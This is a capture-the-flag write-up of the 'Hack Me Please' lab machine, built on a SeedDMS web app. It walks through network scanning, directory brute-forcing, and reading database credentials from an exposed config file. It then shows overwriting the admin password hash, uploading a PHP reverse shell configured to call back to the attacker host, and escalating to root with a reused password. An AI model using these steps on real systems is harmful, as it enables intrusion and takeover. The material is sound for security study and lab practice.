


# Hack Me Please

Thursday, September 30, 2021 8:10 AM

First I checked for the ip address of the vulnerable server using netdiscover



```

root@kali: /home/kali
File Actions Edit View Help

```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	50:d4:f7:da:e8:0f	12	720	TP-LINK TECHNOLOGIES CO.,
192.168.0.199	40:5b:d8:27:84:87	2	120	CHONGQING FUGUI ELECTRONI
192.168.0.1	50:d4:f7:da:e8:0f	12	720	TP-LINK TECHNOLOGIES CO.,
192.168.0.112	08:00:27:a7:d6:f6	4	240	PCS Systemtechnik GmbH
192.168.0.199	40:5b:d8:27:84:87	2	120	CHONGQING FUGUI ELECTRONI
192.168.0.111	9c:5c:8e:d8:f0:3e	1	60	ASUSTek COMPUTER INC.
192.168.0.136	80:5e:c0:a6:ec:dc	1	60	YEALINK(XIAMEN) NETWORK T
192.168.0.137	44:a5:6e:6f:96:31	1	60	NETGEAR
192.168.0.104	1a:9f:a3:e7:95:03	1	60	Unknown vendor
192.168.0.110	06:d8:ad:4a:ad:65	1	60	Unknown vendor
192.168.0.150	28:39:26:d0:6f:d9	1	60	CyberTAN Technology Inc.
192.168.0.165	30:e3:7a:b2:6f:3d	1	60	Intel Corporate
192.168.0.125	00:21:6a:af:bb:90	3	180	Intel Corporate
192.168.0.160	80:d2:1d:ee:c8:af	1	60	AzureWave Technology Inc.
192.168.0.140	9e:e7:a8:c2:be:ab	1	60	Unknown vendor
192.168.0.174	4c:eb:bd:37:18:51	1	60	CHONGQING FUGUI ELECTRONI
192.168.0.181	a0:51:0b:fa:93:2b	1	60	Intel Corporate
192.168.0.248	ec:5c:68:e4:d5:2a	2	120	CHONGQING FUGUI ELECTRONI
192.168.0.120	2c:ae:2b:77:87:0b	1	60	Samsung Electronics Co.,L

Then I did a nmap scan to find the open posts



```

(root@kali) - [/home/kali]
# nmap -A -p- 192.168.0.112 130 x
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-30 03:45 EDT
Nmap scan report for 192.168.0.112
Host is up (0.00050s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Welcome to the land of pwnland
3306/tcp   open  mysql   MySQL 8.0.25-0ubuntu0.20.04.1
mysql-info:
  Protocol: 10
  Version: 8.0.25-0ubuntu0.20.04.1
  Thread ID: 40
  Capabilities flags: 65535
  Some Capabilities: FoundRows, SupportsTransactions, Support41Auth, Ignore
SpaceBeforeParenthesis, SupportsLoadDataLocal, SwitchToSSLAfterHandshake, Spe
aks41ProtocolOld, IgnoreSigpipes, LongColumnFlag, InteractiveClient, Supports
Compression, DontAllowDatabaseTableColumn, ConnectWithDatabase, LongPassword,
ODBCClient, Speaks41ProtocolNew, SupportsMultipleResults, SupportsMultipleSt
atements, SupportsAuthPlugins
  Status: Autocommit
  Salt: <B\x10;g\x07t\x10=5\x1C\x1Fe\x1F>Qe\x0Bj
  Auth Plugin Name: caching_sha2_password
  ssl-cert: Subject: commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Cer
tificate
  Not valid before: 2021-07-03T00:33:15
  Not valid after: 2031-07-01T00:33:15
33060/tcp  open  mysqlx?
  fingerprint-strings:
    DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionRe
q, X11Probe, afp:
q, X11Probe, afp:
  Invalid message"
  HY000
  LDAPBindReq:
    *Parse error unserializing protobuf message"
  HY000
  oracle-tns:
    Invalid message-frame."
  HY000
1 service unrecognized despite returning data. If you know the service/versio
n, please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port33060-TCP:V=7.91%I=7%D=9/30%Time=61556B40%P=x86_64-pc-linux-gnu%(N
SF:ULL,9,"x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(GetRequest,9,"x05\0\0\0\x0b\x08\x05\x1a\0")%r(HTTPop
SF:tions,9,"x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"x05\0\0\0\x0b
SF:x08\x05\x1a\0")%r(RPCCheck,9,"x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSVers
SF:ionBindReqTCP,9,"x05\0\0\0\x0b\x08\x05\x1a\0")%r(DNSStatusRequestTCP,2
SF:B,"x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fI
SF:invalid\x20message\"%r(Help,9,"x05\0\0\0\x0b\x08\x05\x1a\0")
SF:%r(SSLSessionReq,2B,"x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01
SF:\x10\x88'\x1a\x0fInvalid\x20message\"%r(TerminalServerCookie
SF:,9,"x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"x05\0\0\0\x0b\x
SF:08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"
SF:x05HY000")%r(Kerberos,9,"x05\0\0\0\x0b\x08\x05\x1a\0")%r(SMBProgNeg,9


```

```
SF:,"x05\0\0\0\b\b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\b\b\x08\x05\x1a\0\x1e\0\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message"\x05HY0SF:00"%r(FourOhFourRequest,9,"\x05\0\0\0\b\b\x08\x05\x1a\0")%r(LPDString,SF:9,"\x05\0\0\0\b\b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\b\b\x0S:F:8\x05\x1a\0\x1e\0\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message"\xSF:05HY000")%r(LDAPBindReq,46,"\x05\0\0\0\b\b\x08\x05\x1a\x009\0\0\0\x01\SF:x08\x01\x10\x88'\x1a\*Parse\x20error\x20unserializing\x20protobuf\x20LME SF:ssage:"\x05HY000")%r(SIPOptions,9,"\x05\0\0\0\b\b\x08\x05\x1a\0")%r(LAN SF:Desk-RC,9,"\x05\0\0\0\b\b\x08\x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\b\b\x1e\0\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message"\x05HY0SF:00")%r(FourOhFourRequest,9,"\x05\0\0\0\b\b\x08\x05\x1a\0")%r(LPDString,SF:9,"\x05\0\0\0\b\b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\0\b\b\x0S:F:8\x05\x1a\0\x1e\0\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message"\xSF:05HY000")%r(LDAPBindReq,46,"\x05\0\0\0\b\b\x08\x05\x1a\x009\0\0\0\x01\SF:x08\x01\x10\x88'\x1a\*Parse\x20error\x20unserializing\x20protobuf\x20LME SF:ssage:"\x05HY000")%r(SIPOptions,9,"\x05\0\0\0\b\b\x08\x05\x1a\0")%r(LAN SF:Desk-RC,9,"\x05\0\0\0\b\b\x08\x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\b\b\x08\x05\x1a\0")%r(NCP,9,"\x05\0\0\0\b\b\x08\x05\x1a\0")%r(NotesRP SF:C,2B,"\x05\0\0\0\b\b\x08\x05\x1a\0\x1e\0\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message"\x05HY000")%r(JavaRMI,9,"\x05\0\0\0\b\b\x08\x05\x1a\0")%r(WMSRequest,9,"\x05\0\0\0\b\b\x08\x05\x1a\0")%r(oracle-tns,32,SF:\x05\0\0\0\b\b\x08\x05\x1a\0\0\0\0\0\x01\x08\x01\x10\x88'\x1a\x16Invalid SF:\x20message-frame.\\"%\x05HY000")%r(ms-sql-s,9,"\x05\0\0\0\b\b\x08\x05\x1a\0")%r(afp,2B,"\x05\0\0\0\b\b\x08\x05\x1a\0\x1e\0\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message"\x05HY000");  
MAC Address: 08:00:27:A7:D6:F6 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 4.X|5.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5  
OS details: Linux 4.15 - 5.6  
Network Distance: 1 hop
```


```
TRACEROUTE  
HOP RTT ADDRESS  
1 0.50 ms 192.168.0.112
```

```
OS and Service detection performed. Please report any incorrect results at ht  
tps://nmap.org/submit/  
Nmap done: 1 IP address (1 host up) scanned in 22.76 seconds
```


Since the 80 port was open I checked the webpage on the browser



I looked around the website but I didn't find anything useful. So I checked for directories using dirbuster



I found a directory `/js/main.js` . I decided to check that out



```

});

// cache
var $body = $('body');
var currSlide = 0;
var $slides = $('.'+$.slide);
var $slide = $('.'+$.slide);

// give active class to first link
//make sure this is file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
$($('nav a')[0]).addClass('active');


// add event listener for mouse scroll
$body.bind('false', mouseEvent);
})

$('#form-submit .date').datepicker({
});

$(window).on('scroll', function() {
  if($(window).scrollTop() > 100) {
    $(".header").addClass("active");
  } else {
    //remove the background property so it comes transparent again (defined in your css)
    $(".header").removeClass("active");
  }
});

```

There was hint of a directory. I checked it out



Sign in

User ID:

Password:

Language:

-

Sign in

This is a classified area. Access is permitted only to authorized personnel. Any violation will be prosecuted according to the law. SeedDMS free document management system - www.seeddms.org

It was a log in page. I checked seeddms on internet. Seeddms is a opensource database management system.

Since it's opensource I checked for exploits using searchsploit

```

(root@kali)~/home/kali
# searchsploit seeddms

```

Exploit Title	Path
Seeddms 5.1.10 - Remote Command Execution	php/webapps/50062.py
SeedDMS 5.1.18 - Persistent Cross-Site Scr	php/webapps/48324.txt
SeedDMS < 5.1.11 - 'out.GroupMgr.php' Cros	php/webapps/47024.txt
SeedDMS < 5.1.11 - 'out.UsrMgr.php' Cross-	php/webapps/47023.txt
SeedDMS versions < 5.1.11 - Remote Command	php/webapps/47022.txt

Shellcodes: No Results

There was no 5.1.22 version. So I moved on

I checked for directories of the /seeddms51x/ using gobuster

```

(root@kali)~/home/kali
# gobuster dir -u http://192.168.0.112/seeddms51x -w /usr/share/wordlists/
dirbuster/directory-list-2.3-medium.txt

```

```

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```

```

[+] Url: http://192.168.0.112/seeddms51x
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

```

```

2021/09/30 06:44:46 Starting gobuster in directory enumeration mode

```

```

/data (Status: 301) [Size: 324] [→ http://192.168.0.112/seeddms51x/data/]

```

```
ddms51x/data/ ]
/wwww (Status: 301) [Size: 323] [→ http://192.168.0.112/see
ddms51x/wwww/]
/conf (Status: 301) [Size: 324] [→ http://192.168.0.112/see
ddms51x/conf/]
Progress: 2225 / 220561 (1.01%)
Progress: 4279 / 220561 (1.94%)
Progress: 6610 / 220561 (3.00%)
Progress: 8722 / 220561 (3.95%)
Progress: 10918 / 220561 (4.95%)
/pear (Status: 301) [Size: 324] [→ http://192.168.0.112/see
ddms51x/pear/]
Progress: 12999 / 220561 (5.89%)
```

There was a directory named /conf which most likely contains configuration files. So I did a directory check on that one

```
[root@kali]~/home/kali#
# gobuster dir -u http://192.168.0.112/seeddms51x/conf/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x xml,txt,php,html

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.112/seeddms51x/conf/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: xml,txt,php,html
[+] Timeout: 10s

2021/09/30 06:49:47 Starting gobuster in directory enumeration mode

/settings.xml (Status: 200) [Size: 12377]

2021/09/30 06:54:45 Finished
```

There was one directory name /settings.xml


I decided to check it out and found this

```
192.168.0.112/seeddms51/ +
192.168.0.112/seeddms51/conf/settings.xml
Kali Linux Kali Tools Kali Forums Kali Docs Kali Hunter Offensive Security MSFU Exploit-DB GHDB

This XML file does not appear to have any text information associated with it. The document tree is shown below.

--<configuration>
--<site>
  <!--
    siteName: Name of site used in the page titles. Default: seeddms
    footerNote: Message to display at the bottom of every page
    printDisclaimer: If true the disclaimer message the lang.inc files will print on the bottom of the page
    language: default language (name of a subfolder in folder "language")
    theme: default style (name of a subfolder in folder "styles")
  -->
-->
--<display siteName="SeeddMS" footerNote="SeeddMS free document management system - www.seeddms.org" printDisclaimer="true" language="
  theme="bootstrap" previewWidthList="40" previewWidthDetail="100" availableLanguages="" showFullPreview="false" convertToPdf="false"
  previewWidthMenuList="40" previewWidthDropFolderList="100" maxItemsPerPage="0" incItemsPerPage="0" onePageMode="false"
  dateFormat="" dateTimeFormat="" overrideTheme="false">
--<display>
--<!--
  stricteformCheck: Strict form checking. If set to true, then all fields in the form will be checked for a value. If set to false, then (most) comments and keyword fields
  viewMenuItemTypes: Files with one of the following endings can be viewed online (USE ONLY LOWER CASE CHARACTERS)
  enableCovering: enable/disable covering of files
  enableEmail: enable/disable automatic email notification
  enableInteractive: enable/disable group and user view for all users
  enableFullSearch: false to don't use fulltext search
  enableLanguageSelector: false to don't show the language selector after login
  enableClipboard: false to hide the clipboard
-->
```

After looking for a while I found the database name and password credentials on the page



```

192.168.0.112/seeddmsS1x: x +
192.168.0.112/seeddmsS1x/conf/settings.xml
Kali Linux | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security | MSFU | Exploit-DB | GDB
- How to install Seeddms on Kali Linux
- dbMysqlname: DB-Schema
- dbMysqlname: database name where the seeddms are stored (optional - see adsub-readme)
- dbUser: username for database-access
- dbPass: password for database-access

-->
<database dbDriver="mysql" dbMysqlname="localhost" dbMysqlname="seeddms" dbUser="seeddms" dbPass="seeddms" doNotCheckVersion="false"
</database>
<smtpServer>
  smtpServer: SMTP Server hostname
  smtpPort: SMTP Server port
  smtpSendFrom: Send from

-->
<smtp smtpServer="localhost" smtpPort="25" smtpSendFrom="seeddms@localhost" smtpUser="" smtpPassword=""/>
</smtp>
<advanced>
  siteDefaultPage: Default page on login. Defaults to out/ut.ViewFolder.php
  rootFolderId: ID of root-folder (mostly no need to change)
  </advanced>

```

So I logged into the database using mysql commands

```
(root@kali)~[/home/kali]
# mysql -h 192.168.0.112 -u seiddms -p -D seiddms
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 76
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
```

```

Type help; or \h for help. Type \c to clear the current input statement.
MySQL [seeddms]>

```

I looked for the existing tables

```

MySQL [seeddms]> SHOW TABLES;
+-----+
| Tables_in_seeddms |
+-----+
| tblACLs            |
| tblAttributeDefinitions |
| tblCategory        |
| tblDocumentApproveLog |
| tblDocumentApprovers |
| tblDocumentAttributes |
| tblDocumentCategory |
| tblDocumentContent   |
| tblDocumentContentAttributes |
| tblDocumentFiles     |
| tblDocumentLinks     |
| tblDocumentLocks     |
| tblDocumentReviewLog |
| tblDocumentReviewers |
| tblDocumentStatus    |
| tblDocumentStatusLog |
| tblDocuments        |
| tblEvents           |
| tblFolderAttributes  |
| tblFolders           |
| tblGroupMembers      |
| tblGroups            |
| tblKeywordCategories |
| tblKeywords          |
| tblMandatoryApprovers |
| tblMandatoryReviewers |
| tblNotify            |
| tblSessions          |
| tblUserImages        |

```

I found a table named users. I checked out the table credentials

```

MySQL [seeddms]> SELECT * FROM users;
+-----+-----+-----+-----+
| Employee_id | Employee_first_name | Employee_last_name | Employee_passwd |
+-----+-----+-----+-----+
| 1           | saket                | saurav              | Saket@#$1337    |
+-----+-----+-----+-----+
1 row in set (0.019 sec)

```

I found the user saket's password

Then I checked the credentials of the table tblUsers

```

MySQL [seeddms]> SELECT login, pwd FROM tblUsers;
+-----+-----+
| login | pwd |
+-----+-----+
| admin | f9ef2c539bad8a6d2f3432b6d49ab51a |
| guest | NULL |
+-----+-----+
2 rows in set (0.001 sec)

```

It had the database table user admin password to admin.

I changed the admin password.

Since the password was md5 encoded, first encoded the word admin and then used the md5 hash as password.

```

(root@kali)-[/home/kali]
# echo -n admin | md5sum
21232f297a57a5a743894a0e4a801fc3 -

```

```

MySQL [seeddms]> UPDATE tblUsers
→ SET pwd='21232f297a57a5a743894a0e4a801fc3'
→ WHERE login='admin';


```



```
Query OK, 0 rows affected (0.001 sec)
Rows matched: 1 Changed: 0 Warnings: 0
```

```
MySQL [seeddms]> SELECT login, pwd FROM tblUsers;
+-----+-----+
| login | pwd   |
+-----+-----+
| admin | 21232f297a57a5a743894a0e4a801fc3 |
| guest | NULL  |
+-----+-----+
2 rows in set (0.001 sec)
```

Then I logged in as admin in the database on the website.



Sign in


User ID:

Password:


Language:

This is a classified area. Access is permitted only to authorized personnel. Any violation will be prosecuted according to the law. SeedDMS free document management system - [www.seeddms.org](http://www.seeddms.org)

On the dms there is option of uploading file. So I decided to upload a reserve shell script




I used a readymade reverse shell from internet.



**pentestmonkey**  
Taking the monkey work out of pentesting

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php-reverse-shell



## PHP Reverse Shell

This tool is designed for those situations during a pentest where you have upload access to a webserver but not a shell. Upload this script to somewhere in the web root then run it by accessing the appropriate URL in your browser. The script will open an outbound TCP connection from the webserver to a host and port of your choice. Bounce the connection and you will have a shell.

This will be a proper interactive shell in which you can run interactive programs like telnet, ssh and su. It is a command-based shell which allows you to send a single command, then return you the output.

## Download

[php-reverse-shell-1.0.tar.gz](#)

I edited the ip address to my local machine ip address and changed the port number.

```
// Usage
// _____
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.154'; // CHANGE THIS
$port = 9001; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();
    if ($pid == -1) {
        die('could not fork');
    }
    if ($pid) {
        exit(0);
    }
}
```


```
(root@kali)~/Downloads/php-reverse-shell-1.0# cat php-reverse-shell.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you,
// then do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
```

```
set_time_limit (0);
$VERSION = "1.0";
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```

Then I uploaded the file.



Add document

Document Information

Name:

Comment:

Keywords:

Keywords...

Version Information

Version:

1



Local file:

php-reverse-shell.php


Browse...

Version comment:

After uploading the file the page went blank but upon returning to the previous page I found the file was uploaded successfully.



I clicked on the script file and found the id number 4



## Document Information

ID:

4

Name:

php-reverse-shell.php

Owner:

Administrator

Default Access Mode:

Read permissions

Access mode:

inherited

Used disk space:

5.37 KiB

Created:

2021-09-30 04:31:31

Current version

Attachments

### php-reverse-shell.php




Version: 1  
5.37 KiB, a  
Uploaded to  
2021-09-30

## Status

Date:



## So I went to the 4/1.php



On my local machine I started a nc listening port 9001, as I had chosen port 9001 on my script

```
(root@kali) - [ /home/kali/Downloads/php-reverse-shell-1.0 ]
# nc -nlvp 9001
listening on [any] 9001 ...
connect to [192.168.0.154] from (UNKNOWN) [192.168.0.112] 48562
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:14:10 UTC
2021 x86_64 x86_64 x86_64 GNU/Linux
04:34:38 up 3:51, 0 users, load average: 0.31, 0.29, 0.50
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

I looked for the /etc/passwd and then I logged in saket using the password I had found previously on dbms

Then I used the same password to log in as root

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
saket:x:1000:1000:Ubuntu_CTF,,,:/home/saket:/bin/bash
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ grep bash /etc/passwd
root:x:0:0:root:/root:/bin/bash
saket:x:1000:1000:Ubuntu_CTF,,,:/home/saket:/bin/bash
$ su -l saket
Password: Saket@#$1337
id
uid=1000(saket) gid=1000(saket) groups=1000(saket),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
sudo su
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper
sudo -S su
[sudo] password for saket: Saket@#$1337
id
uid=0(root) gid=0(root) groups=0(root)
$
```

Mission Successful